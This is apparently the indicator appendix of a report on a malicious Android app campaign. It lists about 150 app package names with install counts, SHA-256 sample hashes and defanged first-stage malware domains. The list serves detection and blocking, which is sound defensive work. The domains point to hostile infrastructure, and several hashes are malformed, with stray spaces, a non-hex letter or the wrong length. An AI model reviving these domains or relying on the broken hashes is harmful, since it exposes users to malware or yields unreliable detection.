com.sma.spot.loca.tor	Smart Spot Locator	100,000	500,000

cut.cut.pro	CutCut Pro	100,000	500,000
com.offroaders.survive	OFFRoaders – Survive	100,000	500,000
com.phon.fin.by.cl.ap	Phone Finder by Clapping	100,000	500,000
com.drive.bus.bds	Bus Driving Simulator	100,000	500,000
com.finger.print.def	Fingerprint Defender	100,000	500,000
com.lifeel.scanandtest	Lifeel – scan and test	100,000	500,000
com.la.so.uncher.io	Launcher iOS 15	100,000	500,000
com.gunt.ycoon.dle	Idle Gun Tycoo\u202an\u202c	50,000	100,000
com.scan.asdn	Scanner App Scan Docs & Notes	50,000	100,000
com.chat.trans.alm	Chat Translator All Messengers	50,000	100,000
com.hunt.contact.ro	Hunt Contact	50,000	100,000
com.lco.nylco	Icony	50,000	100,000
horoscope.fortune.com	Horoscope : Fortune	50,000	100,000
fit.ness.point	Fitness Point	50,000	100,000
com.qub.la	Qibla AR Pro	50,000	100,000
com.heartrateandmealtracker	Heart Rate and Meal Tracker	50,000	100,000
com.mneasytrn.slator	Mine Easy Translator	50,000	100,000
com.phone.control.blockspamx	PhoneControl Block Spam Calls	50,000	100,000
com.paral.lax.paper.thre	Parallax paper 3D	50,000	100,000
com.photo.translator.spt	SnapLens – Photo Translator	50,000	100,000
com.qibl.apas.dir	Qibla Pass Direction	50,000	100,000
com.caollerrrex	Caller-x	50,000	100,000
com.cl.ap	Clap	50,000	100,000
com.eff.phot.opro	Photo Effect Pro	10,000	50,000

com.icon.nec.ted.trac.ker	iConnected Tracker	10,000	50,000
com.smal.lcallrecorder	Smart Call Recorder	10,000	50,000
com.hor.oscope.pal	Daily Horoscope & Life Palmestry	10,000	50,000
com.qiblacompasslocatoriqez	Qibla Compass (Kaaba Locator)	10,000	50,000
com.proo.kie.phot.edtr	Prookie-Cartoon Photo Editor	10,000	50,000
com.qibla.ultimate.qu	Qibla Ultimate	10,000	50,000
com.truck.roud.offroad.z	Truck – RoudDrive Offroad	10,000	50,000
com.gpsphonuetrackerfamilylocator	GPS Phone Tracker – Family Locator	10,000	50,000
com.call.recorder.cri	Call Recorder iCall	10,000	50,000
com.pikcho.editor	PikCho Editor app	10,000	50,000
com.streetprocarsracingss	Street Cars: pro Racing	10,000	50,000
com.cinema.hall	Cinema Hall: Free HD Movies	10,000	50,000
com.ivlewepapallr.bkragonucd	Live Wallpaper & Background	10,000	50,000
com.in1.tel.ligent.trans.lt.pro	Intelligent Translator Pro	10,000	50,000
com.aceana.lyzzer	Face Analyzer	10,000	50,000
com.tueclert.ruercder	*TrueCaller & TrueRecoder	10,000	50,000
	This fake app is not to be confused by the legitimate **Truecaller, by True Software Scandinavia AB*		
com.trans.lator.txt.voice.pht	iTranslator_ Text & Voice & Photo	10,000	50,000
com.puls.rat.monik	Pulse App – Heart Rate Monitor	10,000	50,000

com.vidphoremanger	Video & Photo Recovery Manager 2	10,000	50,000
online.expresscredit.com	Быстрые кредиты 24\7	10,000	50,000
fit.ness.trainer	Fitness Trainer	10,000	50,000
com.clip.buddy	ClipBuddy	10,000	50,000
vec.tor.art	Vector arts	10,000	50,000
ludo.speak.v2	Ludo Speak v2.0	10,000	50,000
battery.live.wallpaperhd	Battery Live Wallpaper 4K	10,000	50,000
com.heartrateproxhealthmonitor	Heart Rate Pro Health Monitor	10,000	50,000
com.locatorqiafindlocation	Locatoria – Find Location	10,000	50000
com.gtconacer	GetContacter	10,000	50000
ph.oto.lab	Photo Lab	10,000	50,000
com.phoneboster	AR Phone Booster – Battery Saver	10,000	50,000
com.translator.arabic.en	English Arabic Translator direct	10,000	50,000
com.vpn.fast.proxy.fep	VPN Zone – Fast & Easy Proxy	10,000	50,000
com.projector.mobile.phone	100% Projector for Mobile Phone	10,000	50,000
com.forza.mobile.ult.ed	Forza H Mobile 4 Ultimate Edition	10,000	50,000
com.sticky.slime.sim.asmr.nws	Amazing Sticky Slime Simulator ASMR\u200f	10,000	50,000
com.clap.t.findz.m.phone	Clap To Find My Phone	10,000	50,000
com.mirror.scree.n.cast.tvv	Screen Mirroring TV Cast	10,000	50,000
com.frcallworwid	Free Calls WorldWide	10,000	50,000
locator.plus.my	My Locator Plus	10,000	50,000

com.isalamqciqc	iSalam Qibla Compass	5,000	10,000
com.lang.tra.nslate.ltef	Language Translator-Easy&Fast	5,000	10,000
com.wifi.unlock.pas.pro.x	WiFi Unlock Password Pro X	5,000	10,000
com.chat.live.stream.pvc	Pony Video Chat-Live Stream	5,000	10,000
com.zodiac.hand	Zodiac : Hand	5,000	10,000
com.lud.gam.ecl	Ludo Game Classic	5,000	10,000
com.locx.findx.locx	Loca – Find Location	5,000	10,000
com.easy.tv.show.ets	Easy TV Show	5,000	10,000
com.qiblaquran	Qibla correct Quran Coran Koran	5,000	10,000
com.dat.ing.app.sw.mt	Dating App – Sweet Meet	5,000	10,000
com.circ.leloca.fi.nder	R Circle – Location Finder	5,000	10,000
com.taggsskconattc	TagsContact	5,000	10,000
com.ela.salaty.musl.qibla	Ela-Salaty: Muslim Prayer Times & Qibla Direction	1,000	5,000
com.qiblacompassrtvi	Qibla Compass	1,000	5,000
com.soul.scanner.check.yh	Soul Scanner – Check Your	1,000	5,000
com.chat.video.live.ciao	CIAO – Live Video Chat	1,000	5,000
com.plant.camera.identifier.pci	Plant Camera Identifier	1,000	5,000
com.call.colop.chan.cc	Color Call Changer	1,000	5,000
com.squishy.pop.it	Squishy and Pop it	1,000	5,000
com.keyboard.virt.projector.app	Keyboard: Virtual Projector App	1,000	5,000
com.scanr.gdp.doc	Scanner Pro App: PDF Document	1,000	5,000
com.qrrea.derpro	QR Reader Pro	1,000	5,000

com.f.x.key.bo.ard	FX Keyboard	1,000	5,000
photoeditor.frame.com	You Frame	1,000	5,000
call.record.prov	Call Record Pro	1,000	5,000
com.isl.srick.ers	Free Islamic Stickers 2021	1,000	5,000
com.qr.code.reader.scan	QR Code Reader – Barcode Scanner	1,000	5,000
com.scan.n.ray	Bag X-Ray 100% Scanner	1,000	5,000
com.phone.caller.screnn	Phone Caller Screen 2021	1,000	5,000
com.trnsteito.nneapp	Translate It – Online App	1,000	5,000
com.mobthinfind	Mobile Things Finder	1,000	5,000
com.piriufffcaer	Proof-Caller	1,000	5,000
com.hones.earcy.laof	Phone Search by Clap	1,000	5,000
com.secontranslapro	Second Translate PRO	1,000	5,000
cal.ler.ids	CallerID	1,000	5,000
com.camera.d.plan	3D Camera To Plan	500	1,000
com.qib.find.qib.di	Qibla Finder – Qibla Direction	500	1,000
com.stick.maker.waps	Stickers Maker for WhatsApp	500	1,000
com.qbbl.ldironwach	Qibla direction watch (compass)	500	1,000
com.bo.ea.lesss.piano	Piano Bot Easy Lessons	500	1000
com.seond.honen.umber	CallHelp: Second Phone Number	500	1000
com.faspulhearratmon	FastPulse – Heart Rate Monitor	500	1000
com.alleid.pam.lofhys	Caller ID & Spam Blocker	500	1000
com.free.coupon2021	Free Coupons 2021	100	500

com.kfc.saudi.delivery.coupons	KFC Saudi – Get free delivery and 50% off coupons	100	500
com.skycoach.gg	Skycoach	100	500
com.live.chat.meet.hoo	HOO Live – Meet and Chat	100	500
easy.bass.booster	Easy Bass Booster	10	50
com.coupongiftsnstashop	Coupons & Gifts: InstaShop	10	50
com.finnccontat	FindContact	10	50
com.aunch.erios.drog	Launcher iOS for Android	10	50
com.blo.cced.als.pam.rzd	Call Blocker-Spam Call Blocker	10	50
com.blo.cced.als.pam.rzd	Call Blocker-Spam Call Blocker	10	50
com.ivemobibercker	Live Mobile Number Tracker	10	50
	Total	**4,287,470**	**17,345,450**

SHA-256 Hashes

- ff416417d3dd92f8451cdd9dcce5ef78922e7e2c8f4d35113fbc549eac207d4f
- f0d855e9c861df0e259017b7db005cadceb5046e9325551d05490681d35799a9
- ce0ce6380207ebb5d9bb735a193be8cdec9ae60140c6dfa261f6632d18a89bf7
- b7501b603c603d314b3653cfed74c92db88d16095150fd4e446bd1c5dd46a10a
- 91384eaebda21e297bf9fdb0d33e8e41e8e9548a3440c73e34b8c16c3b3904f6
- 929fecf19a3e7732123d6619e179717148d570ea6ea2f6505ad2e3da373699f8
- 6e43d1ffb0625546b8847e893c117ca28100cd1f443beba496162ef3cded8354
- 4ea94dcb7efc2697b169b4d4c683bc0c400e7df200a5e2596652d0bfe9b85f25
- 4ab829e04540b1f93a39f82ca340383e3ecdc32d7f3ab2195f147a4880bea868
- 46ad9196a639c30ec7a1abcc606c636a1dffacce4f66c1bca72fd75fa85388e4
- 45370018a532c898260ee8f002e999f02b04d87e9616be2fc067fe10890d43dd
- 3d9c588cebae8b8e3623b21b875ee01d8d6bd8c5e56da84b08c2742a8448c5fc
- 35d05e908ac10eb46d5ab98a98928dac8b2878d9f2f3e175383b1c81b6ddf914
- 1651935da48b2c1dc99a92a10867b43f5d043351bcbf3147d2d399642d62f9b6
- fb22a23bf22cd92dc943bec6447750b15794102740378 97d3b5bb88b1284850c
- d1e108c8b6271a17380f7c8fbbb5fb708e141805f6896a013f82adfa722d1039
- 0f3a60b69118e3df202519d6055ed6770247eefeceee0ce9f90d7bfbd5e6753b3
- 44d1c98b1c5e9bab26cbce81e2410ffe7e34c1bd7743e5bdcc39aabc42c0d555

- cf592e98adcdaf420dc7d3a9c9a3761361ce25da9fc753764fd6fc97a075e2e6
- ab96a84570864d93197b4fee6bfabbda71f03a14e9f68ad43dcd91ea7e8580d7
- 8ce77122538b8229763f16ecde830b4c1ad0a2eca45cfbbe201c6d74e0e0e22d
- 96476dde2a88bccc7c18cc03330a40c96be83cfeab579ab22a2b16920490093c
- a7d9bb0abaed3c64de19397bc43634c7de66fde2e93f7a7efb7e7436b8ac5281
- 8f3f1d76e936ee0fa7ff376047ffc93af52e0525146613cada73073b0f5912cd
- 14f0f17d141c2046a08791832f77bf5094351d5b423aeaaaa2c60c69d376066b
- 1ed3432b12674ae08b7498cb2f4563a943be0465b43eea8ff43598c40606986d
- 69436017be7a84ffe6d33f0af5d1f30b808d33963e86cbdb2a1a4d5f547c914f
- 4b3fa41cc5fb57d81b3cf45e12b6d1919eca94aca71c5802bd5fac129d6e3b6e
- e7032d405ae2c0ad0e5305aa622221972ea823b3103d1cd716bed23c6c5f0dd4
- ebd44c1e2f5ada0856b697e55b2cc3b97b06989fd3f1a1027c1529d8886d9407
- 9aa47fb545f47b2f7fd04e6e3f8538dc3ba080600ccaf5ac365f6c654f04fda1
- da18353654d5bd203121e45c9b646f8627c9cd13bdd0b89efbd6bd474c43a071
- bb379d290d4302d7c99c346ec2977eafded408fcfbbd94efc0d6cd6a97e8fb9d
- 21e38ed61c47b4bc111628abb062935d7ceb098b3e4d9b0700cbfd2eb6df14ee
- 3eab6afb8ead7bf397d8c7197b4bced70d25412cedc4b3a54c8429ad55fff8a0
- 7eaa1f41da36ff981ee7e2e6fd3a5cff0b5637643dc06d2175cf39eec6fe9dda
- 474f7a8c16e05c232c14e884e3ac0fc398b9846a31374b797973b67b00e1cba9
- 5614c7be63665b035ba6cc4b9c63f931438087d74781a988e905f4b6352f02d6
- ee2465ab469a37df006c5a3762ba47314fe80fa440cee17780d01dc081a14d54
- b55f869ad0d5716cd56f74c0562cdaa105558bd5dcf91ed7c277b527e7cfa62c
- 03332e8c57a4ac52ed0022511a9a1a30e7d882ff61fe9a58c7ff7335e060d5cf
- 8ab58860af76c868b649fe47a8bb62ca369da7996c05763c45270a88a156b402
- 2acace4074b9841c2d425c190a26046c2c1524b30d68d49bf3e3461ebbd1d14d
- 5929b3ab6f2704d39d830b11b29b7cdbcbc8f7f8c4d7151fe5e925ed9170d6d4
- 6ff10891cb70735e647ea87cfe709ca07300f9a5bd7169a0873225467376b590
- 1d7e191f53f79f3b689a12f7ede899f86f6c8d558ad30bd6f03e3deb50005509
- 6adb58b56f55d33b1a119f8bf0ba7dda5cb278d5baafab82152ca973800f0fea
- f2fcdfc33bb8d64f27f977d3bb1d3dc0f5b7116ae48f863bb6fc661cf52245eb
- eed2690fee3fd58402ed6761820771cf7a533388dac540416eab133f8654b30e
- 1d1cfd8a2ebe1ab9de814f940ad46c45e41663071d9c410a4253edf707de4019
- 08ec72048236a428bf7689b4f75cb4b712025b8fa0e1d17fa95638666e8d4834
- 77d3b72999a6116e479ff080285aea88d8a5b4d1d8d9b76049940e48de3bf5d5
- 6db319ce8b9d302c6636e04d2dfebf0e06191cdd3d35e1c31c0b01407dd8c8fd
- 0ca050d64480300f423017ec6e4c9c66c9eb7582f610f9cd05c3853da92eb095
- 5a0964dd0747d199bf1db9d412351e72c6f3dde9e2026b6108eabb4b0ce0cf5e
- 9cae4295c29048834bf98d516ea7a1d97b283eeff84b22bb2c25f9e96ad8284c
- 6ddd1bff3205cb7c0843ed6d9b560728ede04ce32ca5904c1626a7da9873262b
- e834465baa9eb897541b95fe0099d3aec071fe185e99376e23f61a9ee7e48bfe
- 182367b782dd32f64e36efdfaa5e9dcdf4fc7247431ba012179f22a20cc60866
- 6c4a226c78027fa5b157a4be3a5aca84038bf9477ede98b7e358b826b60c1fc7
- a8fdd46918b5a04a56e858d95bb9a889c427d29496892204a226d25e3e47d538
- 3b8190a4b7ba8e8c1793297cd2710f32b1768de820723140 5c0cf081b1071f9d
- 8ae234729626e616a44bb9a64b24c1b792a58cebf502671fd1a8313c3ad5c440

- 7c2cce644a17faf30a7a1748e162bcb45e89e4be5d45807f538e146d3f161aa2
- 0e38628fe2b91659314ec6e00e4fbdcc7f76f1e45921456eda78cab87b8cd718
- 98b77f6aa77a6853e0faa6652c9a705fdd22d9cd0518cf5eca03d3c107f94868
- 51b489b6a89c1d758efa02279859bbe67c112342b9ae98ac9bc04b2f7dc0d2ec
- 37b535cb5db504335f76aaccd84e0ee877f1143ed9b1389c058928a52a6fa16c
- 3c1fbb9fef73aaefacad4071041a200be6604c72445f040baae875ff8f00eb6f
- f7621c9e5bf55f92362e3b5979caa82dcb3313921c7ed73d3686f5f888673f2a
- 64aeb474694d98a892f08307e98878453985b9564a5bc303607e56b6fcc15044
- f26fcedd4b8c192cfbd88d1d10ed5fc0e16a9e4d65be64b2647c564626fd0aaf
- efb490c02d3cc342a29ce25540d5c051f38e0d1859bb06ff33e8b0145da66a6b
- dec06930b8142612254832169572056b3e79321ea6a367cbf8e0602bc8f31afb
- d5bf3f22c07a39d77098f719c8a145c7cf473404c2324ca6c76c1e87f050605c
- ca1b3d4ec274b3528ffad5ecb0d3dd6871ca9a64c0ac35bf7528db36b2e5ebf8
- c9905ab199440a9dec557c5970462d2f146c1146f723914cada099549e4819ea
- b6f9c4bdbbe157245b069a54f1d9337f03f71f1e893309f10e6bdcfd2c7c0311
- a9179292500189c95e91743593e06ec5737958b09ffecbf76fbd65724090ecda
- 7a050f2c2c43b6c5443092c79f9431e50f610824043be5489a3e95084fad6e4e
- 756b247e59d8ccdaa13f01cf9d9c7587488ce2af912aadd31339e43642ead3e4
- 6937abe088ed1f8d98664025f5ecf556a3e04c73395f80742cd1505eff1f84ed
- 582df77b3cebb7e6be00335a3116e266cc48426f2657bc13e6b8e6ff96a7b209
- 4f4e7c77ab8a9665abbb47a211e7836a590d09ec5151634acdedcbe56076943c
- 4e43d2a3a8274b9be8e1b7d499dd4b902ddf22bb838ed204013341902 6d09bfa
- 37e84f4fc9efec79ca30c8ef55c0c6a1ea29ab23c54d8e68ec1678734 6841c01
- 2f28d1a5b84c0262aec6c631e58b1015b40dea878e33214bdacc5568e3a3ec82
- 2a79dc27e1c2126a1d985f49eb742ed73bd5ed0c0d78bb79c9da867e60c15ba0
- 273eb89b2ca8bb6f3a1b73a1660a0b67dc9875db43fae4599ce593bb22e3de75
- 2177fe1fbfbd8ddca47cde0620d974f5b31c0a4ff206968732d2b62f67367a1f
- b85f688e517aa59863347d277f5b05c43b40050a93c16595f275edd2fe15ff16
- 7407ca45c85619d0dc6a2ce7c7440bb8717e90ed7e0661ef254190dc6f7bcfe0
- a794623cffa950294d21e29eeb03c31b2ffe507a0edb0bfa7fc16491e89bd462
- 4d915f18eea64ef2ce199c8dc34ec3e165c34faf6f692532ee50c33872f711d5
- d80d7312c969d7f5882270b4000363897bdfb3fd58de91a834bd97022687d865
- 928c5b7d61ea3e6cd8b7a3b66cc72aa2a79c6f8d45ea8881511bd9a6bf89db87
- 5602e7bded2bc79e9c7edf451e928c88b62a9e3bf8bc66772e237d891e67829f
- 8a296b5049375d730aca83da783469b1e7454825851c8c1447614ec1d0563376
- cbe433c84f6e37fa63a41c9621a1260fa16fface96d5c98e4346a670e0e0325a
- bfce3f0e66ad8b6f62123ae7474afb3e387e24501f1ae78dd44483ed4a7d8a53
- 5ffcc446b030c2153c4f418843944372707f0da1bf34cb3c92fb32c6b4005a49
- 00ee123526f8fe7b4a8b05e88c0713ce1bc2fa9cbeb9f5bbee4f2eee3cda9a9b
- 04be1599fa13fc48d55b0220eebb074e4dcaeac116e3e0f4972bf6d6e841f041
- 2f9322eca349ab5de1032f006c62e35bc96e944ffd852f65c6f2cdc11c0228f9
- 9ecf6fd57ee4a48cda0a11f32d7bb8ed9b4908a3199dc37c5fb9dc58e1ad987a
- 68e51b98abf75a67b90c4381b51c381dc76f927372bda3508e91c5c149c90cad
- 1144df26b81e8d24b62d78ea8dd57d5e418a7763564388a4c5fe1abbb503247d
- fd31533086563 0acf61602a13398f4e3d02170623a4fd384aa683bd603788f36

- 5a4cf63e88042778838o852f7d904f4850caeda513c79fcf60eed8f131ee2de9
- 501fce060fdcddfb280b78a60102c357ee7179c304a7c9d5b953ffe824eca9b3
- cea5b0b98be986ab77d15b240e199196bccf0f2cd34d3d8df9c6885fae138cd1
- 6d2fad75b944b10e0ed5c741fc77c644d9a45625ff71043b1c2d570744a3e6a2
- 27166a4ea88ee845d723102bea922d31dff95caf243b67fe12ed9005d68ea2c9
- 5fc9711772d66f9ebc087b7df4bf59212264ad52bf3f9735c4ae7b32667588eb
- 98923041af8da702ea0bc08063ac969230eb37c3ddb167995de65b2fcad02991
- 35efcff05df6cfeeb3d4b42e347b94e9aeb69a0a6bf92241ee1c91f7539a075f
- 0b3ae8423911939db258a084e57c32bf01ec31591d70e2b5bdac1a909033254b
- bc77f5335b78b141c494bfedc6943eda10c988e3f0a2c3f2d324843a1ee7ccab
- 8916ffdd94b4083632e7badcb3eaa395c75c0040f90fd5646419f6eb85f99e78
- a71a195594a73dd3f2515c2c6af0a460c1408013863b786a83344ba3dc4d48e7
- c0471564c593846f7946d131ebf19977e6d7178314f770e29b9526b64acba5a2
- 2998f4812bd7065feed3dc2c8df5371f03314b8225bf3e7ff7a2de6af22f5cc6
- c0e8adb56316648f00dbcfb2cd6eb0ca86e452d5e42f4f22eea7f1b4566c39dd
- c51543f120edd5e139cf6e0724f0c53e02ad239e00cbdc44aaa7014aa428a9ea
- 5c820cd0e061ab8bf511266ea698953ef18570d04f79bcf5b7cdfda76bbf60cd
- 9f2ee572f3c9480902ae89388024cd899c21c60d8ba831a18c48664cb0120141
- facf85fda6fb18a242426841ee7e7040f2cae8110366537437d30b5e7296d5f6
- c69a0286d66b745a291d6c2c082de79312ff56244017005ba5062f9471a0c018
- 4180c27688b43c39b06c9edb6abadbcdd6ddea13c2d69c735fe9a2b2963bbff4
- 4a438466c6630fd47c4464c87fc8c77ba1cd9c6e6e1b2c52999f95932b4b1e82
- 07ec114d227c189e7cde6dde23f93f5f6789f4d00efaccab390ba983e34fc545
- 710e27c1569a57f44606f0210fa57a0ef5c1017c2142f0e5f013bc956df98a6b
- f0b9f50a3f6cb9d32c3beac54dd8c360656985d5ea255c93f5a71bfdbf5a1480
- 9cb697e81f1b860de48f0068a6dcb32e072c2fe50c621e943752cfe45854378a
- b3f630c15eca6b75ad54569505ddcea9a610dace2779f81b29652bb5f0a02455
- 1bbb28d6c13c7ecf99fac714de472ae7d3dbd62babd8f03c2fc2dff763427401
- 5107a89c49ca298d817de81d2565d9df1581c48d5b3a158d0ee8c24c2c0c5d9f
- a359bfedd6d2937caaf177d6a348201f20fbe048828615ae2cf7de6d3cc0160e
- f7f329d104cc12e650fd772002f8e0a0a37e0567667cf1b0d39cb576e67d56cd
- 507c720f4dd6bfcb6d2438cefc3dc445866fe607b405333e3d5da0e644f5d818
- 1f2e5cfc7852c2ea5d99d2eda24be749f83ad0aa7a21d594eeb4ec864be93ea6
- 40afbf5f8a2ebce34e5fb4f2e9b7ffa43d0242399e98d4f667e14874510b877a
- 925a63cbd222acf1b03b3813bf18e32adb42904626f69c5e9fe8ccd922607dbf
- 9d76b80ac1188a91215d9e9097dd78d181f801eab0055129b91984c43260fd22
- 3161fb498ab96fee38dd6fa6f86d4dd64a320e48114bf29c3209e0829fd497fe
- 36af36a7f4582b3c2cbf4444b7d7875e8bed53a7d604833eb6d0fc89227076d9
- 85e2c04bbafcdfe2472a27cd36210b72e4a0c12562083284b5d3e163297dacb5
- eb168c59737be43db0f15af0882498c2124d9d22a42805e7a0a6abe01b0ab70b
- f3b7699b3e7f42b8e5a6905057b3799f2e0fa00ab8bd62321739b1e5d9c79f24
- 189db11c58336b9a8d9c09a03c3323b3948026064ed9f36af1e14671a8ae7379
- 036dd89e723a6d73b21d4f3444e07494e7dce4ca4ad7286eb8cf9471b96c2397
- 279a9f9b8a2ca3305a4a58873726c6923bf191a027649c70ba39d42e3f2b20c8
- 9395760c4010f1d4947866a3ec8745be5f322bd35e3e837bde2f7c762d2cb7cc

- 5cba0c49750ee898bfe480b457ddf44e5d46804b7ad54f341c9858f46530e05c
- cb1654e73e6776de91fe50acd2c7dd0c056116d69b52718208f7cbf5290ea4cf
- e3f55b306195d1213ff3177f12ce733c320414a60c488211e5d18a32218a03f0
- 05b94f86add51876184dddc365c9f3aec357e9806121dab77c46734d0372bd87
- e766bfbf0c6cab2839881b2ff907b98c1fb5e13d1f8ddbfcc4d63404f2d62c50
- fe8c3620a0be66e215bf895e3d7251cc01d9c906567b621fa113abbacbcd7163
- a4672c803139e4485231b27f7aa33763f90d3453d4cabcc359b2b6b4b76d3656
- df18f1e6fa6e1e74382d264634851318ec8fde8b78cc59c2e4b176f15d7f8ba2
- 7cd06bd94867345416a07b8621eb8e88cd155edc5cba575754878d1117bc4a9a
- 9203ccae1ccc1da36cd1ef893585d471bdd5401834c27839721031331 2ff846a
- 60c1d4abfa9cdec0cdc02f0eceef5fa8b90c66fd87c68bdac567a656a7dcec5c
- 7239f1747a12e7b3d03bee392e00ef8737a5d0793c2649d5b0a55fedf9415f00
- 29334161d1063e16a7e3ae8bcd559bb386b31877f7f9610b360540795145 0e10
- fa3d97e934ffccb711008fb37216c049b84add0777975d63c577a1e12ab7f28e
- 4a5aa5bc5df167c9ebe2445113518bb96afb03f93f6b3e00c8068ebed9e90233
- 2da794aafd7352f57b63075031fac2a8cf7a07bb93b056ecd2097cff67dffdf9
- da9c447ee1596d575fe05cec44121977841ff7a7a3dcaaeadbc7f668021139ce
- 7d43c17680d306cc6c33d19940f47c08d019a20659a9bac2d309131a7bacf413
- 5e8ce7071791e022bd917105c0c5e0f4c46fcda7ea5b75facc4c1590b2603717
- 9bb0df13442c8917554dfc745fdb23161b921a3ead5b226d5708ea93b0e22427
- 5ed905de288bdd107415d0418170c7edfce7945db24ce706936c106c8e0a4ad1
- 7237e69c205607a1c088c56d6ce13806e78880872b2786d5c21a383fc9460593
- 749cdca9c3342c88e486af2c18ba6271081ef724a49448393c563c8cf1f9f180
- 9a2ff84123eff6601b23fd43d037e8e3b944f9370742d7db61d1ab395b2449a2
- 4cf3847cd10002a05725b3356efc2c56f34d435c1c15e5bc349de2c6385a3d77
- c1a88cf565c297709bb851f18997fddee9375956b1eebef675c502f62f2c12b2
- 670432f67029b758cbf5e1e99cf33ab07f4c3fa95063943141ae0562a8ca7bd0
- aef185ee521adb0427412fe8ea05ff5f87f6a771ae2d89410bdc95ed11d31940
- 4991f9b38c55bd386f8b842e715b729b8be3a39b5b4876655ffd33505abb08ea
- 92474c894b305ecd98f60e9e31dfc0c7e795d12d75297a6aae8cd8fe37e25fa6
- 9c22915c3777db5aed6e4a7589b223049fd17a902df8a669d5af7767a862f00d
- d96c32412bfd342a22a66063f082d7f5db7279c2a443cf00d476b5e119cab2a0
- 2ef4f47ee98aaf3a42e475ed79846360c213a1a8cd048813a617caacc5ad162c
- f60d6d0982117641548ee885d6ca776efa53d4c6bf5bbe67b55572122f00539c
- cb2027fd1ee7adc8f33442fc96a4fb6f9544e9f43ae686adc5a3ae42bf1ffa2d
- 30fcdaf69412a3168d626971f580fef5167b8126c552b253ac9eac8a0f52302d
- 8d38f4452886e8a5b61a69e3c152b86e41dc58a98bde30bf2c6e534c3df8b7e3
- da16ca2c38e932fdb134155fef60971378fdb1fb0d86808e4747b97b3e77b305
- df140126dd446c85a3a96682e5c5f9d24601ffaa926e974ea2fe09e24a7fbc2b
- 7390c69901e78948d37acdaedb03fbbbcc9406ab5f463d5cf517b139d469aa11
- e8c7473053088c4272ed5759483e140a5806c908ee431bb4dc766c93bec35d64
- 5fe1994d82029e19b4b762dd6411bcb03a768954773b722b9509147b979ef9b3
- 59e3509792170808b648a2e1bb7e465808ddb6607bc3f60c0233175feebdf13a
- db9936e6de8105310098f4ff329bdd29710fe381a868a5aa66274ab31be69a90
- e614b658e651ec8c0d0b755ee27beb4d0e22eb0c20135b9f3af9769166fad053

- 7e170d3ad5ed123cd4750d333ca6534fece35b7239460318accd26bed6ffea6d
- 6be1181ba297bba9a32421c5728ebcff7f7ce9812c3be52aa29e38feb1e9e17d
- db9936e6de8105310098f4ff329bdd29710fe381a868a5aa66274ab31be69a90
- bf36816c330bc4e67e5cb9f34d8476501e17b3e01ddff77d0e45a3d29654be00
- 32c2e9f647dd9a875fffc48d6c219d7609683217aa18d07963e7a0419054a513
- be9f804a36e53c570e73292dc103a43dd0622319279397017 48ced00e25a2403
- be4a2e1f91f092d0cebf34cec0493f5aee44ce3329be036b741b0f72a5f841df
- 7b8822836ed375bae651f4bb44d020ac000de6503f403fa9d7d039058456169f

First-Stage Domains

- hxxps://hotofecro.com/
- hxxps://alaiblompass.com/
- hxxps://heartratteandpulsetracker.com/
- hxxps://icoonectedtrack.com
- hxxps://ospocatracker.com
- hxxps://laalaslirayeblection.com
- hxxps://iblompass.com/
- hxxps://smalllcalllrecorder.com
- hxxps://anguaganslatast.com/
- hxxps://oroscopemestry.com/
- hxxps://blompascator.com/
- hxxps://leunoon.com/
- hxxps://arindocation.com/
- hxxps://rooitor.com/
- hxxps://mychattranslator.club/
- hxxps://rulapptoplan.com/
- hxxps://rportranslator.com/
- hxxps://muslimasauda.com/
- hxxps://martpolocator.com/
- hxxps://wfupppx.com/
- hxxps://scandocnotes.com/
- hxxps://freecoupon21.com/
- hxxps://ponyvideochat.com/
- hxxps://ludamec.com/
- hxxps://chat-transa.com/
- hxxps://soulscanneryh.com/
- hxxps://d3cameraplan.com/
- hxxps://qibla-ultima.com/
- hxxps://zoofanimalm.com/
- hxxps://ciaolvc.com/
- hxxps://heartrateproxhealthmonitor.com/
- hxxps://bus-metrolis.com/
- hxxps://truck-rouddrive.com/
- hxxps://locatinfind.com/

- hxxps://camerdentifier.com/
- hxxps://locatorqiafindlocation.com/
- hxxps://cocachar.com/
- hxxps://squishyp.com/
- hxxps://antranslaro.com/
- hxxps://ftphotom.com/
- hxxps://lockul.com/
- hxxps://fingerprihanger.com/
- hxxps://locatorshar.com/
- hxxps://kfcwsa.com/
- hxxps://gpsphonuetrackerfamilylocator.com/
- hxxps://cailrecorder.com/
- hxxps://tqiblacompas.com/
- hxxps://kvprojectop.com/
- hxxps://pikchoeditor.com/
- hxxps://streetprocarsracingss.com/
- hxxps://nemaeovies.com/
- hxxps://aecodero.com/
- hxxps://ivlewepapallrbkragonucd.com/
- hxxps://heartrateandmealtracker.com/
- hxxps://phonecontrolblockspamcalls.com/
- hxxps://etcotater.com/
- hxxps://canopoument.com/
- hxxps://locxfindxlocx.com/
- hxxps://mnesytrlatr.com/
- hxxps://huntcontactz.com/
- hxxps://intelgenttran.com/
- hxxps://facenalyer.com/
- hxxps://fnbdeiegpslocoiatntcrkaer.com/
- hxxps://trcalluecodr.com/
- hxxps://qrreaderpro.com/
- hxxps://itranstxtvoicepht.com/
- hxxps://qiberiblaon.com/
- hxxps://iconylc.com/
- hxxps://lsepeanitor.com/
- hxxps://fxkwboard.com/
- hxxps://dehcoveanager.com/
- hxxps://tickeakhatsp.com/
- hxxps://phoneboster.com
- hxxps://phonfinbyclap.com/
- hxxps://aralaper.com/
- hxxps://qibdirctiowa.com/
- hxxps://islsrickers.com/
- hxxps://feartranslator.com/
- hxxps://vpnzfep.com/

- hxxps://snaplens-pt.com/
- hxxps://qiblassirection.com/
- hxxps://easyvshow.com/
- hxxps://qibla-quran.com/
- hxxps://qrcodesscan.com/
- hxxps://hoolives.com/
- hxxps://burivingsim.com/
- hxxps://coupongiftsnstashop.com/
- hxxps://fingdefend.com/
- hxxps://projectormp.com/
- hxxps://forzahmobile.com/
- hxxps://artateulseonitor.com/
- hxxps://sslasmr.com/
- hxxps://bagscaner.com/
- hxxps://phonecallerscreen.com/
- hxxps://datingappswmt.com/
- hxxps://lifeel-scan.com/
- hxxps://colorizerset.club/
- hxxps://expresscreditcash.com/
- hxxps://ccallerx.com/
- hxxps://transatitonneap.com/
- hxxps://lasouncherio.com/
- hxxps://claptfindzmphone.com/
- hxxps://mirrorscreencasttvv.com/
- hxxps://ircleocatinder.com/
- hxxps://mobleingsder.com/
- hxxps://proocallerr.com/
- hxxps://frecalwolwid.com/
- hxxps://allelpcoonmber.com/
- hxxps://faspulhearratmoni.com/
- hxxps://finccconttact.com/
- hxxps://uncherdroid.com/
- hxxps://iveilembercker.com/
- hxxps://lepamcker.com/
- hxxps://lockaaocker.com/
- hxxps://onarchbylap.com/
- hxxps://secontranslatpr.com/
